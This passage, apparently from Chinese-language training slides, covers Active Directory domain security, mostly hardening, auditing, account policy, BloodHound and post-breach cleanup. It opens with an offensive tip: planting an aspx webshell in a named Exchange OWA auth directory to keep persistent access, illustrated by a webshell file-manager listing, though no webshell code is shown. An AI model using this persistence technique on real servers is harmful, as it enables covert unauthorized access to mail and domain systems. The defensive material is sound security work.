若域控主机为owa主机，即exchange服务器主机，我们可以在owa目录下留一个aspx的木马。用作维持权限。在如下目录中加入一个aspx木马。

```
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth
```

File Manager >>

Current Directory : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth

[WebRoot](#) | [Create Directory](#) | [Create File](#) | [Fixed\(C:\)](#) | [CDRom\(D:\)](#) | [Kill Me](#)

Filename	Last modified	Size	Action
0 <a href="#">Parent Directory</a>			
0 <a href="#">15.0.847</a>	2019-05-19 02:32:03	--	<a href="#">Del</a>   <a href="#">Rename</a>
0 <a href="#">Current</a>	2019-05-19 02:45:14	--	<a href="#">Del</a>   <a href="#">Rename</a>
<input type="checkbox"/> <a href="#">a.aspx</a>	2019-09-11 02:54:25	71.25 K	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>
<input type="checkbox"/> <a href="#">errorFE.aspx</a>	2014-01-15 10:12:13	6.69 K	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>
<input type="checkbox"/> <a href="#">ExpiredPassword.aspx</a>	2014-01-15 10:12:13	7.76 K	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>

owa是Outlook Web Access的简称，是基于微软Hosted Exchange技术的托管邮局的一项Web访问功能。

## 域-安全防护

### 终端安全防护

#### 风险


- 针对域内办公终端:投递鱼叉邮件(可疑office附件, 钓鱼类链接), 水坑网站。
- 针对域内服务器:系统漏洞, 应用漏洞。由互联网侧应用攻入, 寻找常见域内服务(如 Exchange , OWA, EWS等邮件服务;DNS, DHCP等基础设施服务器;使用RPC的其他微软服务), 再寻找这些系统或应用的漏洞。

#### 防护

- 鱼叉邮件的四层纵深防御:安全意识宣贯, 邮件沙箱检测拦截, 终端主防拦截EDR检测, 外联流量阻断与异常检测
- 水坑网站的两层纵深防御:流量异常检测, 终端主防拦截EDR检测

## AD架构设计

- 建议架构如图



2. 包括总部在内的所有分支机构，都是一个林根 域的子域，林根域上基本上是空的，不对用户 直接提供服务，再结合子域之间的信任关系控制，
3. 这样设计可以解决一个问题，假设一个AD管 理员的帐号密码被搞定，也只能影响到一个域， 无法影响整个企 业所有域。

## 物理、网络与操作安全

- 物理安全:
  - AD管理员应重视域控制器物理安全，采取必要措施保护存有AD数据库或备份的磁盘、 磁带，特别是位于较低安全等级机房的域控制器。
  - 对于以物理机形式运行的域控制器，应使用本地存储和硬件RAID。故障硬盘在交予外部 组织前必须进行消磁。
  - 对于以虚拟机形式运行的域控制器，应注意对虚拟磁盘文件、虚拟机备份文件的保护。建议启用 BitLocker对域控制器系统分区进行加密保护。
- 网络与操作安全:
  - 除转发DNS查询外，禁止域控制器访问互联网。 AD管理员禁止在域控制器上使用浏览器访问互联网。
  - DC服务器建议升级至Windows Server 2016，AD管理员所用电脑建议升级至 Windows 10，并做好补丁管理工作。
  - 严禁使用个人电脑直接远程桌面访问域控制器，建议通过堡垒机、KVM、控制台等方式 进行运维;
  - 不应在域控制器上安装和运行同域控制器功能无关，或未经验证的软件。
  - 域控制器的目录服务还原模式(DSRM)管理员密码，需要妥善保管，建议每年度使用 NTDSUTIL工具(set dsrm password)进行一次重置。

## 域控防御

- 准备阶段:
  - 重装DC-解决域控已经被控或失陷问题

- 收集DC的Security日志–检测非正常验证模型
  - 在DC和域服务器配置Sysmon监控–检测域服务器上运行的黑客工具
  - 在域办公终端安装EDR–检测并响应域办公终端上运行的黑客工具
- 加固阶段:
    - 对域控进行流量梳理和网络访问控制–缩小攻击面
    - 对域账号进行权限DACL梳理，加固高权限账号–对抗权限提升
    - 域内禁止无限制委派–对抗权限提升，凭证提取
    - 从旧到新依次安装DC上的windows补丁–对抗攻击者使用MS14–068， MS17–010攻击 域
    - 从旧到新依次安装Exchange上的windows补丁–对抗攻击者使用ExchangeSSRF漏洞
    - 在域控上配置LDAP enforce signing–对抗LDAP relay攻击
    - 配置SMB签名–对抗SMB–Relay攻击
    - 关闭域内WPAD服务–对抗LLMNR/NBT Poisoning攻击

## AD域管理账号

- AD管理员帐户只能由被授权的管理员使用，使用者需对其帐户使用的合规性负责，并应采取必要措施避免帐户密码泄露。
- AD管理员只能使用被分配的管理员帐户进行AD管理工作，不允许多个AD管理员共用同一帐户。
- AD管理员不能将被分配的AD管理员帐户作为个人日常工作帐户使用，不能将个人日常工作帐户提升为AD管理员帐户。
- AD管理员帐户只允许在域控制器上登录。
- 未经审批，禁止在域控制器之外的计算机上使用AD管理员帐户登录。
- AD管理员帐户命名要符合规范，例如XXADAdminYY， XX代表分支机构， YY代表编号，主要是为了方便管理与辨识；
- 对一些容易引起问题的帐号，进行专门处理，包括:加域操作、域控制器备份操作、安全日志归档压缩计划、域内机器安装软件授权等都需要建立专用帐号，避免以域管理员身份在终端机器上执行相关操作。
- 有条件的企业，建议对域管理员帐号启用双因素认证，例如结合硬件加密狗使用，这样就可以有效避免域管理员帐号密码给其他人混用。

## AD域梳理工具 - Bloodhound

The logo consists of the word "BLOODHOUND" in a large, bold, white sans-serif font, centered on a solid red background.

1. BloodHound是一种单页的JavaScript的Web应用程序，构建在Linkurious上，用Electron编译，NEO4J数据库是PowerShell/C# ingestor.
2. BloodHound使用可视化图来显示Active Directory环境中隐藏的和相关联的主机内容。攻击者可以使用BloodHound轻松识别高度复杂的攻击路径，否则很难快速识别。防御者可以使用BloodHound来识别和防御那些相同的攻击路径。蓝队和红队都可以使用BloodHound轻松深入了解Active Directory环境中的权限关系。

## 安全审核

- 对域控制器应配置高级审核策略，高级审核策略建议在AD域或Default Domain Controllers组织单位级别配置。
- 域控制器安全日志大小应设置为200MB以上，建议不超过500MB，并进行安全日志归档设置。
- 配置安全日志属性，启用“日志满时将其存档，不覆盖事件”。生成的安全日志归档文件默认位于`%Systemroot%\System32\win evt\logs`目录。应及时对日志归档文件压缩并保存在系统分区之外，避免归档文件耗尽系统分区磁盘空间。
- 安全日志归档文件应保留至少12个月。未经归档备份，不应清除安全日志。
- AD管理员应对域控制器上的安全日志进行定期抽查，检查内容包括：
  - 安全日志事件是否连续，是否有缺失，是否有安全日志清除事件；
  - “帐户管理”和“策略更改”事件，确认是否为授权操作；
  - AD管理员账户的登录事件，确认是否为授权登录。

## 重要安全事件ID图

类别	ID	描述
安全日志	1105	日志归档
	1102	日志清除
帐户管理	4720	帐户创建
	4722	帐户启用
	4723	修改帐户密码
	4724	重置帐户密码
	4725	帐户禁用
	4726	帐户删除
	4738	帐户修改
	4740	帐户锁定
	4767	帐户解锁
	4768	Kerberos 验证成功
	4771	Kerberos 验证失败
	4781	帐户改名
	4794	重置 AD 恢复模式密码
	4741	计算机帐户创建
	4743	计算机帐户删除
审核策略	4719	修改系统审核策略
帐户登录	4624	帐户登录成功
	4625	帐户登录失败
	4776	帐户验证成功
	4777	帐户验证失败

## 外围平台安全

- 虚拟化平台

很多企业将域控服务器部署在虚拟化平台里，一旦虚拟化平台被攻陷，所有域帐号都可能被盗取，风险非常大。

解决方案：

- 1)确保虚拟化平台本身的安全，包括平台的版本不存在高危漏洞，平台上的帐号权限管理与敏感操作监控等；
- 2)对AD服务器启用BIOS保护防止直接挂PE盘进入，启用BitLocker加密防止vmdk直接被人拷贝走直接进入系统等。
- 3)尽量使用新版的操作系统例如Windows Server 2016，增加了一些安全功能，例如哈希加密、Credential Guard、Shielded VM和虚拟机TPM技术等，将密钥保存在虚拟TPM里等等

- **身份认证集成**

- 1)很多企业都会有一些应用系统需要跟AD集成，主要用来做身份认证。建议通过SSO系统来对接，各种应用系统对接SSO，而SSO再跟AD对接，尽量通过Kerberos协议来实现用户认证，避免使用LDAP认证。
- 2)如果特殊应用例如C/S的无法走基于Web的SSO系统而必须使用LDAP方式的，建议使用SSL进行加密，最好是双向认证。

## 被渗透后注意事项

- 重置krbtgt账号密码
- 重置DSRM账号密码
- 重置重要服务账号密码
- 检查账号SIDHistory属性
- 检查组策略配置以及SYSVOL目录权限
- 检查AdminSDHolder相关安全账号
- 为了防止各种后门程序或注册表项被修改，建议直接废弃现有DC，新搭一套将数据同步回来即可